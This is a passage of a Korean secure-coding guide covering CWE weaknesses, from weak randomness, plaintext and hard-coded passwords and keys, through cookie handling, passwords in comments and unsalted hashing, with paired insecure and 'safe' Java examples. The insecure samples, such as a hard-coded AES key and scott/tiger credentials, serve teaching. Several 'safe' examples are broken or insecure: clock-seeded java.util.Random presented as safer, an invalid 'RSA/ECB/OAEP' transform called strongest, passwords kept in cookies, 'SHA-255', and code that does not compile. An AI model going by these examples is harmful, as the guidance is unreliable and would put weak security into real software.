- 난수발생기에서 seed를 사용하는 경우에는 예측하기 어려운 방법으로 변경한다. 일반적으로 Java에서는 java.lang.Math.random() 메소드 사용을 자제하고, java.util.Random 클래스를 사용, C에서는 rand() 대신 randomize(seed)를 사용하하는 것이 좋다. 세션 ID, 암호화키 등 보안결정을 위한 값을 생성하고 보안결정을 수행하는 경우에는 java.security.SecureRandom 클래스를 사용한다.

다. 예제

java.lang.Math 클래스의 **random()** 메소드는 seed를 재설정할 수 없기 때문에 위험하다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:      ……
2:      public double roledice()
3:      {
4:          return Math.random();
5:      }
```

java.util.Random 클래스는 seed를 재설정하지 않아도 매번 다른 난수를 생성한다. 따라서 **Random** 클래스를 사용하는 것이 보다 안전하다.

■ 안전한 코드의 예 - JAVA

```
1:  import java.util.Random;
2:  import java.util.Date;
3:  ……
4:      public int roledice()
5:      {
6:          Random r = new Random();
7:          // setSeed() 메소드를 사용해서 r을 예측 불가능한 long타입으로 설정한다.
8:          r.setSeed(new Date().getTime());
9:          // 난수 생성
10:         return (r.nextInt()%6) + 1;
11:     }
12: }
```

다음의 예제는 RSA암호화를 하기 전, 공개키와 개인키를 생성하기 위해 랜덤 숫자를 뽑아내는 과정에서 안전한 랜덤 함수인 **SecureRandom()**을 사용하고 있다. **SecureRandom()**은 보안상 중요한 곳에 쓸 목적의 랜덤값 생성을 목적으로 제공되는 함수이다.

■ 안전한 코드의 예 - JAVA

```
1:  SecureRandom random = new SecureRandom();
2:  KeyPairGenerator generator = KeyPairGenerator.getInstance("RSA");
3:  generator.initialize(2048, random);
4:  KeyPair pair = generator.generateKeyPair();
5:  Key pubKey = pair.getPublic();
6:  Key privKey = pair.getPrivate();
7:
8:  Cipher cipher = Cipher.getInstance("RSA/ECB/OAEP");
9:  cipher.init(Cipher.ENCRYPT_MODE, pubKey, random);
10: byte[] cipherText = cipher.doFinal(newPassword.getBytes());
```

라. 참고 문헌

[1] CWE-330 Use of Insufficiently Random Values, http://cwe.mitre.org/data/definitions/330.html

[2] J. Viega and G. McGraw. "Building Secure Software: How to Avoid Security Problems the Right Way". 2002.

9. 패스워드 평문 저장(Plaintext Storage of Password)

가. 정의

패스워드를 암호화되지 않은 텍스트의 형태로 저장하는 것은 시스템 손상의 원인이 될 수 있다. 환경설정 파일에 평문으로 패스워드를 저장하면, 환경설정 파일에 접근할 수 있는 사람은 누구나 패스워드를 알아낼 수 있다. 패스워드는 높은 수준의 암호화 알고리즘을 사용하여 관리되어져야 한다. 패스워드를 설정파일에 저장하는 경우 패스워드를 암호화되지 않은 상태로 저장하게 되면, 암호가 외부에 직접적으로 드러날 위험성이 있다. 따라서 패스워드는 쉽게 접근할 수 없는 저장소에 저장하든지 아니면 암호화된 상태로 저장하여야 한다.

나. 안전한 코딩기법

- 패스워드를 외부 환경 파일에 저장한다면, 암호화하여 저장하는 것이 바람직하다

다. 예제

다음의 예제는 속성 파일에서 읽어 들인 패스워드를 String 형태 그대로 데이터베이스를 연결하는데 사용하고 있다. 사용자가 속성 파일에 공격을 위한 문자열을 저장한 경우, 프로그램이 의도된 공격에 노출될 수 있다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:  import java.sql.*;
2:  import java.util.Properties;
3:  import java.io.*;
4:  public class getAuth
5:  {
6:      public void connectDB(String url, String name) throws IOException
7:      {
8:          Connection con = null;
9:          try
10:         {
11:             Properties props = new Properties();
12:             FileInputStream in = new FileInputStream("External.properties");
13:             byte[] pass = new byte[8];
14:             // 외부 파일로부터 password를 읽는다.
15:             in.read(pass);
16:             // password가 DB connection의 인자변수로 그대로 사용이 된다.
17:             con = DriverManager.getConnection(url, name, new String(pass));
18:             con.close();
19:         }
20:         catch (SQLException e)
21:         {
22:             System.err.println("SQLException Occured ");
23:         }
24:         finally
```

```
25:             {
26:                 try
27:                 {
28:                     if (con != null)
29:                         con.close();
30:                 }
31:                 catch (SQLException e)
32:                 {
33:                     System.err.println("SQLException Occured ");
34:                 }
35:             }
36:         }
37:     }
```

외부에서 입력된 패스워드는 사용 전에 복호화 후 사용되어야 한다.

■ 안전한 코드의 예 - JAVA

```
1:  import java.sql.*;
2:  import java.util.Properties;
3:  import java.io.*;
4:  public class getAuth
5:  {
6:      public void connectDB(String[] args) throws IOException
7:      {
8:          Connection con = null;
9:          try
10:         {
11:             Properties props = new Properties();
12:             FileInputStream in = new FileInputStream("External.properties");
13:             props.load(in);
14:             String url = props.getProperty("url");
15:             String name = props.getProperty("name");
16:             // 외부 파일로부터 password를 읽은 후, 복호화 한다.
17:             String pass = decrypt(props.getProperty("password"));
18:             // 외부 파일로부터의 패스워드를 복호화 후 사용함.
19:             con = DriverManager.getConnection(url, name, pass);
20:         }
21:         catch (SQLException e)
22:         {
23:             System.err.println("SQLException Occured ");
24:         }
25:         finally
26:         {
27:             try
28:             {
```

```
29:                         if (con != null)
30:                             con.close();
31:                     }
32:                     catch (SQLException e)
33:                     {
34:                         System.err.println("SQLException Occured ");
35:                     }
36:                 }
37:             }
38:     }
```

다음의 예제는 현존하는 가장 강력한 암호체계인 RSA + OAEP 조합으로 암호화된 코드이다. **Cipher.getInstance**에 들어가는 옵션에 따라 암호화에 쓰일 알고리즘을 조정할 수 있다. 다음의 예에서는 가장 강력한 옵션인 OAEP조합을 사용하였다.

■ 안전한 코드의 예 - JAVA

```
1:  import java.io.IOException;
2:  import java.sql.Connection;
3:  import java.sql.Statement;
4:  import java.util.regex.Matcher;
5:  import java.util.regex.Pattern;
6:  import javax.servlet.ServletException;
7:  import javax.servlet.annotation.WebServlet;
8:  import javax.servlet.http.HttpServlet;
9:  import javax.servlet.http.HttpServletRequest;
10: import javax.servlet.http.HttpServletResponse;
11: import java.security.Key;
12: import java.security.KeyPair;
13: import java.security.KeyPairGenerator;
14: import java.security.SecureRandom;
15: import java.security.Security;
16: import javax.crypto.Cipher;
17:
18: /**
19:  * Servlet implementation class SqlInjection
20:  */
21: public class Service extends HttpServlet
22: {
23:  private final String COMMAND_PARAM = "command";
24:
25:  // Command 관련 정의
26:  private final String CHANGE_PASSWORD_CMD = "get_user_info";
27:  private final String USER_ID_PARM = "user_id";
28:  private final String PASSWORD_PARM = "password";
29:  private final String NEW_PASSWORD_PARM = "new_password";
```

```
30:
31:   protected void doPost(HttpServletRequest request, HttpServletResponse response) throws
      ServletException, IOException
32:   {
33:     String command = request.getParameter("command");
34:     if (command.equals(CHANGE_PASSWORD_CMD))
35:     {
36:       String userId = request.getParameter(USER_ID_PARM);
37:       String password = request.getParameter(PASSWORD_PARM);
38:       String newPassword = request.getParameter(NEW_PASSWORD_PARM);
39:       ...
40:
41:       SecureRandom random = new SecureRandom();
42:       KeyPairGenerator generator = KeyPairGenerator.getInstance("RSA");
43:       generator.initialize(2048, random);
44:       KeyPair pair = generator.generateKeyPair();
45:       Key pubKey = pair.getPublic();
46:       Key privKey = pair.getPrivate();
47:
48:       Cipher cipher = Cipher.getInstance("RSA/ECB/OAEP");
49:       cipher.init(Cipher.ENCRYPT_MODE, pubKey, random);
50:       byte[] cipherText = cipher.doFinal(newPassword.getBytes());
51:
52:       ChangeUserPassword(userId, String(cipherText));
53:     }
54:     ...
55:   }
56:   ...
57: }
```

라. 참고 문헌

[1] CWE-256 Plaintext Storage of Password, http://cwe.mitre.org/data/definitions/256.html

[2] J. Viega and G. McGraw. "Building Secure Software: How to Avoid Security Problems the Right Way". 2002.

10. 하드코드된 암호화 키(Use of Hard-coded Cryptographic Key)

가. 정의

코드 내부에 하드코드된 암호화키를 사용하여 암호화를 수행하면 암호화된 정보가 유출될 가능성이 높아진다. 많은 SW 개발자들이 코드 내부의 고정된 패스워드의 해쉬를 계산하여 저장하는 것이 패스워드를 악의적인 공격자로부터 보호할 수 있다고 믿고 있다. 그러나 많은 해쉬 함수들이 역계산이 가능하며, 적어도 brute-force 공격에는 취약하다는 것을 고려해야만 한다.

나. 안전한 코딩기법

- 암호화되었더라도 패스워드를 상수의 형태로 프로그램 내부에 저장하여 사용하면 안된다. 대칭형 알고리즘으로 AES, ARIA, SEED, 3DES 등의 사용이 권고되며, 비대칭형 알고리즘으로 RSA 사용시 키는 2048이상을 사용한다. 해쉬 함수로 MD4, MD5, SHA1은 사용하지 말아야 한다.

다. 예제

암호화에 사용되는 키를 상수의 형태로 코드 내부에서 사용하는 것은 프로그램 소스가 노출되는 경우 암호화 키도 동시에 노출되는 취약점을 가지게 된다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:      ……
2:      private Connection con;
3:
4:      public String encryptString (String usr)
5:      {
6:          Stringc seed = "68af404b513073584c4b6f22b6c63e6b";
7:
8:          try
9:          {
10:             // 상수로 정의된 암호화키를 이용하여 encrypt를 수행한다.
11:             SecretKeySpec skeySpec = new SecretKeySpec(seed.getBytes(), "AES");
12:
13:             // 해당 암호화키 기반의 암호화 또는 복호화 업무 수행
14:             ..
15:         }
16:         catch (SQLException e)
17:         {
18:             ……
19:         }
20:         return con;
21:     }
22: }
```

암호화된 패스워드를 복호화하기 위하여 사용되는 암호화 키도 코드 내부에 상수형태로 정의해서 사용하면 안 된다.

■ 안전한 코드의 예 - JAVA

```
1:      ……
2:      private Connection con;
3:
4:      public String encryptString (String usr)
5:      {
6:          Stringc seed = null;
7:
8:          try
9:          {
10:                 // 암호화 키를 외부환경에서 읽음.
11:                 seed = getPassword("./password.ini");
12:                 // 암호화된 암호화 키를 복호화함.
13:                 seed = decrypt(seed);
14:                // 상수로 정의된 암호화키를 이용하여 encrypt를 수행한다.
15:                // use key coss2
16:                SecretKeySpec skeySpec = new SecretKeySpec(seed.getBytes(), "AES");
17:
18:                // 해당 암호화키 기반의 암호화 또는 복호화 업무 수행
19:                ..
20:           }
21:           catch (SQLException e) {
22:                 ……
23:           }
24:           return con;
25:       }
26:  }
27:
```

다음의 예제는 RSA+OAEP알고리즘을 통한 암호화 예제 코드이다. 예제에서 사용한 암호키는 **SecureRandom**이라는 안전한 보안성이 강화된 랜덤함수로부터 추출한 시드를 바탕으로 생성되고 있다.

■ 안전한 코드의 예 - JAVA

```
1:  import java.io.IOException;
2:  import java.sql.Connection;
3:  import java.sql.Statement;
4:  import java.util.regex.Matcher;
5:  import java.util.regex.Pattern;
6:  import javax.servlet.ServletException;
7:  import javax.servlet.annotation.WebServlet;
```

```
8:  import javax.servlet.http.HttpServlet;
9:  import javax.servlet.http.HttpServletRequest;
10: import javax.servlet.http.HttpServletResponse;
11: import java.security.Key;
12: import java.security.KeyPair;
13: import java.security.KeyPairGenerator;
14: import java.security.SecureRandom;
15: import java.security.Security;
16: import javax.crypto.Cipher;
17:
18: /**
19:  * Servlet implementation class SqlInjection
20:  */
21: public class Service extends HttpServlet
22: {
23:  private final String COMMAND_PARAM = "command";
24:
25:  // Command 관련 정의
26:  private final String CHANGE_PASSWORD_CMD = "get_user_info";
27:  private final String USER_ID_PARM = "user_id";
28:  private final String PASSWORD_PARM = "password";
29:  private final String NEW_PASSWORD_PARM = "new_password";
30:
31:  protected void doPost(HttpServletRequest request, HttpServletResponse response) throws
    ServletException, IOException
32:  {
33:   String command = request.getParameter("command");
34:   if (command.equals(CHANGE_PASSWORD_CMD))
35:   {
36:    String userId = request.getParameter(USER_ID_PARM);
37:    String password = request.getParameter(PASSWORD_PARM);
38:    String newPassword = request.getParameter(NEW_PASSWORD_PARM);
39:    ...
40:
41:    SecureRandom random = new SecureRandom();
42:    KeyPairGenerator generator = KeyPairGenerator.getInstance("RSA");
43:    generator.initialize(2048, random);
44:    KeyPair pair = generator.generateKeyPair();
45:    Key pubKey = pair.getPublic();
46:    Key privKey = pair.getPrivate();
47:
48:    Cipher cipher = Cipher.getInstance("RSA/ECB/OAEP");
49:    cipher.init(Cipher.ENCRYPT_MODE, pubKey, random);
50:    byte[] cipherText = cipher.doFinal(newPassword.getBytes());
51:
```

```
52:         ChangeUserPassword(userId, String(cipherText));
53:       }
54:       ...
55:     }
56:     ...
57:   }
```

라. 참고 문헌

[1] CWE-321 Use of Hard-coded Cryptographic Key, http://cwe.mitre.org/data/definitions/321.html

11. 취약한 패스워드 허용(Weak Password Requirements)

가. 정의

사용자에게 강한 패스워드 조합규칙을 요구하지 않으면 사용자 계정이 취약하게 된다. 안전한 패스워드를 생성하기 위해서는 숫자/문자/특수문자를 조합하여 9자리 이상으로 해야 한다.

<그림 2-15> 취약한 패스워드 허용

나. 안전한 코딩기법

- 패스워드 생성 시 강한 조건 검증을 수행한다. 비밀번호(패스워드)는 숫자와 영문자, 특수문자 등을 혼합하여 9자리 이상으로 정하고, 분기별로 1회 이상 주기적으로 변경 사용토록 해야 한다.

다. 예제

신뢰할 수 없는 외부입력으로부터 할당된 변수(**passwd**)가 검증 과정 없이 패스워드로 사용되는 문장이다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:  public void doPost(HttpServletRequest request, HttpServletResponse response) throws
    IOException, ServletException
2:  {
3:      try
4:      {
5:          String url = "DBServer";
6:          String usr = "Scott";
7:
8:          // passwd에 대한 검증이 없음
9:          String passwd = request.getParameter("passwd");
10:         Connection con = DriverManager.getConnection(url, usr, passwd);
11:
12:         con.close();
13:     }
14:     catch (SQLException e)
15:     {
16:         System.err.println("...");
17:     }
18: }
```

사용자 계정을 보호하기 위해 가입 시 , 패스워드 복잡도 검증 후 가입 승인 처리를 수행한다.

■ 안전한 코드의 예 - JAVA

```
1:  private static final String CONNECT_STRING = "jdbc:ocl:orcl";
2:
3:  public void doPost(HttpServletRequest request, HttpServletResponse response) throws
    IOException, ServletException
4:  {
5:      try
6:      {
7:              request.getSession().invalidate();
8:              String passwd = request.getParameter("passwd");
9:
10:             // passwd에 대한 검증
11:             if (passwd == null || "".equals(passwd)) return;
12:
13:             // 패스워드 조합 규칙을 검사한 후, 위배될 경우 재입력을 요구
14:             if (Password.validate(passwd) == false) return;
15:
16:             InitialContext ctx = new InitialContext();
17:             DataSource datasource = (DataSource) ctx.lookup(CONNECT_STRING);
18:             Connection con = datasource.getConnection();
19:
20:             con.close();
21:     }
22:     catch (SQLException e)
23:     {
24:                     System.err.println("...");
25:     }
26:     catch (NamingException e)
27:     {
28:                     System.err.println("...");
29:     }
30: }
```

라. 참고 문헌

[1] CWE-521 Weak Password Requirements, http://cwe.mitre.org/data/definitions/521.html

[2] 2010 OWASP Top 10 - A3 Broken Authentication Session Management
https://www.owasp.org/index.php/Top_10_2010-A3

12. 사용자 하드디스크에 저장되는 쿠키를 통한 정보노출(Information Through Persistent Cookies)

가. 정의

대부분의 웹 응용프로그램에서 쿠키는 메모리에 상주하며, 브라우저의 실행이 종료되면 사라진다. 프로그래머가 원하는 경우, 브라우저 세션에 관계없이 지속적으로 저장되도록 설정할 수 있으며, 이것은 디스크에 기록되고 다음 브라우저 세션이 시작되었을 때 메모리에 로드된다. 개인정보, 인증정보 등이 영속적인 쿠키(persistent Cookie)에 저장된다면, 공격자는 쿠키에 접근할 수 있는 보다 많은 기회를 가지게 되며, 이는 시스템을 취약하게 만든다.

나. 안전한 코딩기법

- 쿠키의 만료시간은 세션이 지속되는 시간과 관련하여 최소한으로 설정하고 영속적인 쿠키에는 사용자 권한 등급, 세션ID가 포함되지 않도록 한다.

다. 예제

javax.servlet.http.Cookie.setMaxAge 메소드 호출에 외부의 입력이 쿠키의 유효시한 설정에 그대로 사용되어 프로그램의 취약점을 야기하는 경우이다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:  ……
2:  public void makeCookie(ServletRequest request)
3:  {
4:      String maxAge = request.getParameter("maxAge");
5:      if (maxAge.matches("[0-9]+"))
6:      {
7:          String sessionID = request.getParameter("sesionID");
8:          if (sessionID.matches("[A-Z=0-9a-z]+"))
9:          {
10:             Cookie c = new Cookie("sessionID", sessionID);
11:             // 외부 입력이 쿠키 유효시한 설정에 그대로 사용 되었다.
12:             c.setMaxAge(Integer.parseInt(maxAge));
13:         }
14:     ……
15: }
```

사용자가 요청한 값으로 쿠키의 유효시한을 설정하기 전에 사용자 요청을 검증하는 로직을 별도로 작성하여, 메소드 호출 전에 호출한다.

■ 안전한 코드의 예 - JAVA

```
1:      ……
2:  public void makeCookie(ServletRequest request)
```

```
3:  {
4:      String maxAge = request.getParameter("maxAge");
5:
6:      if (maxAge == null || "".equals(maxAge)) return;
7:      if (maxAge.matches("[0-9]+"))
8:      {
9:          String sessionID = request.getParameter("sesionID");
10:         if (sessionID == null || "".equals(sessionID)) return;
11:         if (sessionID.matches("[A-Z=0-9a-z]+"))
12:         {
13:             Cookie c = new Cookie("sessionID", sessionID);
14:             // 쿠키 유효시한의 최대값을 설정해서, 그 아래 값으로 조정한다.
15:             int t = Integer.parseInt(maxAge);
16:             if (t > 3600)
17:             {
18:                 t = 3600;
19:             }
20:             c.setMaxAge(t);
21:         }
22:  ……
23:  }
```

javax.servlet.http.Cookie.setMaxAge 메소드 호출에 쿠키의 유효시한 설정을 상수값으로 사용하여 프로그램의 취약점을 야기하는 경우이다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:  import java.io.IOException;
2:  import java.sql.Connection;
3:  import java.sql.Statement;
4:  import java.util.regex.Matcher;
5:  import java.util.regex.Pattern;
6:  import javax.servlet.ServletException;
7:  import javax.servlet.annotation.WebServlet;
8:  import javax.servlet.http.HttpServlet;
9:  import javax.servlet.http.HttpServletRequest;
10: import javax.servlet.http.HttpServletResponse;
11: /**
12:  * Servlet implementation class SqlInjection
13:  */
14: public class Service extends HttpServlet
15: {
16:  private final String COMMAND_PARAM = "command";
17:
18:  // Command 관련 정의
```

```
19:   private final String LOGIN_CMD = "login";
20:   private final String USER_ID_PARM = "user_id";
21:   private final String PASSWORD_PARM = "password";
22:
23:   protected void doPost(HttpServletRequest request, HttpServletResponse response) throws
      ServletException, IOException
24:   {
25:    String command = request.getParameter("command");
26:    if (command.equals(LOGIN_CMD))
27:    {
28:     String userId = request.getParameter(USER_ID_PARM);
29:     String password = request.getParameter(PASSWORD_PARM);
30:     ...
31:     Cookie idCookie = new Cookie("id", userId);
32:     Cookie passwordCookie = new Cookie("password", password);
33:
34:     idCookie.setMaxAge(60 * 60); //사용자 불편하지 않도록 넉넉하게 cookie 지속 시간을
      설정
35:     passwordCookie.setMaxAge(60 * 60);
36:
37:     idCookie.setSecure(true);
38:     passwordCookie.setSecure(true);
39:
40:     response.addCookie(idCookie);
41:     response.addCookie(passwordCookie);
42:    }
43:    ...
44:   }
45:   ...
46:  }
```

다음의 예제에서는 **setMaxAge**값을 음수로 설정하면 브라우저가 떠 있는 동안에만 작동하는 것을 이용하여, 로그아웃 외의 어떤 행동을 해도 음수로 설정되게 하였다. (로그아웃 시 즉시 쿠키 삭제, 다른 어떤 행동을 해도 쿠키의 **setMaxAge**를 음수로 설정)

■ 안전한 코드의 예 - JAVA

```
1:  import java.io.IOException;
2:  import java.sql.Connection;
3:  import java.sql.Statement;
4:  import java.util.regex.Matcher;
5:  import java.util.regex.Pattern;
6:  import javax.servlet.ServletException;
7:  import javax.servlet.annotation.WebServlet;
8:  import javax.servlet.http.HttpServlet;
9:  import javax.servlet.http.HttpServletRequest;
```

```
10:  import javax.servlet.http.HttpServletResponse;
11:  /**
12:   * Servlet implementation class SqlInjection
13:   */
14:  public class Service extends HttpServlet
15:  {
16:   private final String COMMAND_PARAM = "command";
17:
18:   // Command 관련 정의
19:   private final String LOGIN_CMD = "login";
20:   private final String LOGOUT_CMD = "logout";
21:   private final String OTHER_ACTION_CMD = "other_action";
22:   private final String USER_ID_PARM = "user_id";
23:   private final String PASSWORD_PARM = "password";
24:
25:   protected void doPost(HttpServletRequest request, HttpServletResponse response) throws
      ServletException, IOException
26:   {
27:    String command = request.getParameter("command");
28:    if (command.equals(LOGIN_CMD))
29:    {
30:     String userId = request.getParameter(USER_ID_PARM);
31:     String password = request.getParameter(PASSWORD_PARM);
32:     ...
33:     Cookie idCookie = new Cookie("id", userId);
34:     Cookie passwordCookie = new Cookie("password", password);
35:
36:     idCookie.setMaxAge(-60 * 2); // 브라우져 종료시, 삭제되도록 음수 값으로 설정하고,
      사용자가 계속 사용해야만 cookie가 갱신되도록 시간을 잡는다.
37:     passwordCookie.setMaxAge(-60 * 2);
38:
39:     idCookie.setSecure(true);
40:     passwordCookie.setSecure(true);
41:
42:     response.addCookie(idCookie);
43:     response.addCookie(passwordCookie);
44:    }
45:    if (command.equals(LOGOUT_CMD))
46:    {
47:     ...
48:     idCookie.setMaxAge(0); // Cookie를 바로 삭제한다.
49:     passwordCookie.setMaxAge(0);
50:     ...
51:    }
52:    if (command.equals(OTHER_ACTION_CMD))
```

```
53:     {
54:       ...
55:       idCookie.setMaxAge(-60 * 2); // 사용자가 계속 사용해야만 cookie가 갱신되도록 한다.
56:       passwordCookie.setMaxAge(-60 * 2);
57:       ...
58:     }
59:     ...
60:   }
61:   ...
62: }
```

라. 참고 문헌

[1] CWE-539 Information Exposure Through Persistent Cookies, http://cwe.mitre.org/data/definitions/539.html

[2] 2010 OWASP Top 10 - A7 Insecure Cryptographic Storage https://www.owasp.org/index.php/Top_10_2010-A7

13. 보안속성 미적용으로 인한 쿠키 노출(Sensitive Cookie in HTTPS Session without 'Secure' Attribute)

가. 정의

HTTPS로만 서비스하는 경우 모든 정보가 암호화 되어 안전하게 전송된다고 생각한다. 그러나 보안에 민감한 데이터를 브라우저 쿠키에 저장할 때 보안 속성을 세팅하지 않으면 공격자에게 단순한 텍스트의 형태로 노출될 수 있다.

나. 안전한 코딩기법

- HTTPS로만 서비스하는 경우 브라우저 쿠키에 데이터를 저장할 때 반드시 Cookie 객체의 setSecure(true) 메소드를 호출하여 보안속성을 설정한다. 한 사이트(도메인)에서 HTTP나 HTTP와 HTTPS를 함께 사용하는 경우 setSecure 메소드를 호출하면 해당 쿠키가 HTTP를 통해서는 서버에 전송되지 않아 장애가 발생할 수 있으므로 주의해야 한다.

다. 예제

HTTPS로만 서비스하는 경우 민감한 정보를 가진 쿠키를 전송하는 과정에서, 보안 속성을 설정하지 않으면 공격자에게 정보가 노출될 수 있다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:  ……
2:  private final String ACCOUNT_ID = "account";
3:
4:  public void setupCookies(ServletRequest r,   HttpServletResponse response)
5:  {
6:      String acctID =   r.getParameter("accountID");
7:            // 보안속성 설정되지 않은 쿠키
8:      Cookie c = new Cookie(ACCOUNT_ID,  acctID);
9:      response.addCookie(c);
10: }
```

HTTPS로만 서비스하는 경우 민감한 정보를 가진 쿠키를 사용할 경우에는 반드시 Cookie 객체의 **setSecure(true)**를 호출하여야 한다.

■ 안전한 코드의 예 - JAVA

```
1:  ……
2:  private final String ACCOUNT_ID = "account";
3:
4:  public void setupCookies(ServletRequest r,   HttpServletResponse response)
5:  {
6:      String acctID =   r.getParameter("accountID");
7:      // 계정 유효성 점검
8:      if (acctID == null || "".equals(acctID)) return;
```

```
9:          String filtered_ID = acctID.replaceAll("\r", "");
10:
11:         Cookie c = new Cookie(ACCOUNT_ID, filtered_ID);
12:         // 민감한 정보를 가진 쿠키를 전송할때에는 보안 속성을 설정하여야 한다.
13:          c.setSecure(true);
14:          response.addCookie(c);
15:   }
```

다음의 예는 사용자 아이디와 암호를 쿠키로 저장하는 예이다. 보안 속성을 설정하여 쿠키로 저장할 수 있겠지만, 이 방법을 통하더라도 원천적으로 데이터 유출을 막을 수 없다

■ 안전하지 않은 코드의 예 - JAVA

```
1:  public class Service extends HttpServlet
2:  {
3:    private final String COMMAND_PARAM  = "command";
4:
5:    // Command 관련 정의
6:    private final String LOGIN_CMD = "login";
7:
8:    private final String USER_ID_PARM  = "user_id";
9:    private final String PASSWORD_PARM  = "password";
10:
11:   protected void doPost(HttpServletRequest request, HttpServletResponse response) throws
      ServletException, IOException
12:   {
13:     String command = request.getParameter(COMMAND_PARAM);
14:     ...
15:     if (command.equals(LOGIN_CMD))
16:     {
17:       String userId = request.getParameter(USER_ID_PARM);
18:       String password = request.getParameter(PASSWORD_PARM);
19:       ...
20:       Cookie  userIdCookie  = new Cookie(USER_ID, userId);
21:       response.addCookie(userIdCookie);
22:
23:       Cookie  passwordCookie  = new Cookie(PASSWORD, password);
24:       response.addCookie(passwordCookie);
25:       ...
26:     }
27:     ...
28:   }
29:   ...
30: }
```

다음의 예제와 같이 보안에 민감한 데이터는 되도록 세션에 저장하는 것이 원천적으로 데이터의 유출을 막을 수 있는 방법이다.

■ 안전한 코드의 예 - JAVA

```
1:  public class Service extends HttpServlet
2:  {
3:    private final String COMMAND_PARAM  = "command";
4:
5:    // Command 관련 정의
6:    private final String LOGIN_CMD = "login";
7:
8:    private final String USER_ID_PARM  = "user_id";
9:    private final String PASSWORD_PARM  = "password";
10:
11:   protected void doPost(HttpServletRequest request, HttpServletResponse response) throws
      ServletException, IOException
12:   {
13:     String command = request.getParameter(COMMAND_PARAM);
14:     ...
15:     if (command.equals(LOGIN_CMD))
16:     {
17:       String userId = request.getParameter(USER_ID_PARM);
18:       String password = request.getParameter(PASSWORD_PARM);
19:       ...
20:       HttpSeesion session  = request.getSeesion(true);
21:       seesion.putValue(USER_ID, userId);
22:       seesion.putValue(PASSWORD, password);
23:       ...
24:     }
25:     ...
26:   }
27:   ...
28: }
```

라. 참고 문헌

[1] CWE-614 Sensitive Cookie in HTTPS Session Without 'Secure' Attribute, http://cwe.mitre.org/data/definitions/614.html

[2] 2010 OWASP Top 10 - A9 Insufficient Transport Layer Protection https://www.owasp.org/index.php/Top_10_2010-A9

14. 주석문 안에 포함된 패스워드 등 시스템 주요정보(Information Exposure Though Comments)

가. 정의

패스워드를 주석문에 넣어두면 시스템 보안이 훼손될 수 있다. SW 개발자가 편의를 위해서 주석문에 패스워드를 적어둔 경우, SW가 완성된 후에는 그것을 제거하는 것이 매우 어렵게 된다. 또한 공격자가 소스코드에 접근할 수 있다면,아주 쉽게 시스템에 침입할 수 있다.

나. 안전한 코딩기법

- 주석에는 ID, 패스워드 등 보안과 관련된 내용을 기입하지 않는다.

다. 예제

다음의 예제는 디버깅 등의 목적으로 사용자 이름과 패스워드를 주석문 안에 서술하고 패스워드를 지우지 않아서 취약점이 발생한 경우이다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:  ……
2:  // Password for administrator is "tiger."<-주석에 패스워드가 적혀있다.
3:  public boolean DBConnect()
4:  {
5:      String url = "DBServer";
6:      String password = "tiger";
7:      Connection con = null;
8:
9:      try
10:     {
11:         con = DriverManager.getConnection(url, "scott", password);
12:     }
13:     catch (SQLException e)
14:     {
15:         ……
```

프로그램 개발시에 주석문 등에 남겨놓은 사용자 계정이나 패스워드 등의 정보는 개발 완료시에 확실하게 삭제하여야 한다.

■ 안전한 코드의 예 - JAVA

```
1:  ……
2:  // 디버깅 등의 용도로 소스 주석에 적어놓은 패스워드는 삭제해야 한다.
3:  public Connection DBConnect(String id, String   password)
4:  {
5:      String url = "DBServer";
6:      Connection conn = null;
```

```
7:          try
8:          {
9:              String CONNECT_STRING = url + ":" + id + ":" + password;
10:              InitialContext ctx = new InitialContext();
11:             DataSource datasource = (DataSource) ctx.lookup(CONNECT_STRING);
12:             conn = datasource.getConnection();
13:         }
14:         catch (SQLException e) {      ……      }
15:           return conn;
16:   }
```

다음의 예제는 Jsp코드의 일부이며, html주석으로 jsp코드의 기능과 DB 접속 정보를 기술해놓았다. html주석은 Jsp주석문과 달리 클라이언트에서 소스 보기로 조회가 가능하기 때문에 보안상 민감한 정보를 html주석으로 써서는 안 된다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:   <!-- JDBC를 통해 scott/tiger로 접속을 시도한다-->
2:   <%
3:      Connection conn;
4:      PreparedStatement pstmt;
5:      String sql;
6:      ResultSet rs;
7:
8:      Class.forName("oracle.jdbc.driver.OracleDriver");
9:      conn=DriverManager.getConnection("jdbc:oracle:thin:@localhost:1521:xe","scott","tiger");
10:  %>
```

다음의 예제는 개발 중에 테스트용으로 사용했던 정보들을 지우지 않고 html주석으로 처리하면서 실제 페이지에선 보이지 않지만 html 소스보기로 확인 가능한 서버정보들을 노출하였다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:   <!--<td>admin : <%=rs.getString("admin")%> </td>-->
2:   <td> : 당신의 이름은 <%=rs.getString("user")%> 입니다 </td>
```

라. 참고 문헌

[1] CWE-615 Information Exposure Through Comments,
http://cwe.mitre.org/data/definitions/615.html

[2] 2010 OWASP Top 10 - A7 Insecure Cryptographic Storage
http://www.owasp.com/index.php/Top_10_2010-A7-Insecure_Cryptographic_Storage

[3] Web Application Security Consortium 24 + 2 - (WASC 24 + 2) Information Leakage

15. 솔트 없이 일방향 해쉬함수 사용(Use of an One-Way Hash without a Salt)

가. 정의

패스워드를 저장 시 일방향 해쉬 함수의 성질을 이용하여 패스워드의 해쉬값을 저장한다. 만약 패스워드를 솔트 없이 해쉬하여 저장한다면, 공격자는 레인보우 테이블과 같이 가능한 모든 패스워드에 대해 해쉬값을 미리 계산하고, 이를 전수조사에 이용하여 패스워드를 찾을 수 있게 된다.

나. 안전한 코딩기법

- 패스워드를 저장 시 패스워드와 솔트를 해쉬 함수의 입력으로 하여 얻은 해쉬값을 저장한다.

다. 예제

다음의 예제는 패스워드 저장시 패스워드만을 해쉬한 값을 얻는 과정이다.

■ 안전하지 않은 코드의 예 - JAVA

```
1. import java.security.MessageDigest;
2.
3. public byte[] getHash(String password) throws NoSuchAlgorithmException {
4.       MessageDigest digest = MessageDigest.getInstance("SHA-255");
5.       digest.reset();
6.       return input = digest.digest(password.getBytes("UTF-8"));
7. }
```

패스워드 만을 해쉬 함수의 입력으로 사용하기에 레인보우 테이블을 이용한 사전 공격이 가능하며, 이를 방지하기 위해 패스워드와 솔트를 해쉬 함수의 입력으로 해쉬값을 계산하여 사용한다.

■ 안전한 코드의 예 - JAVA

```
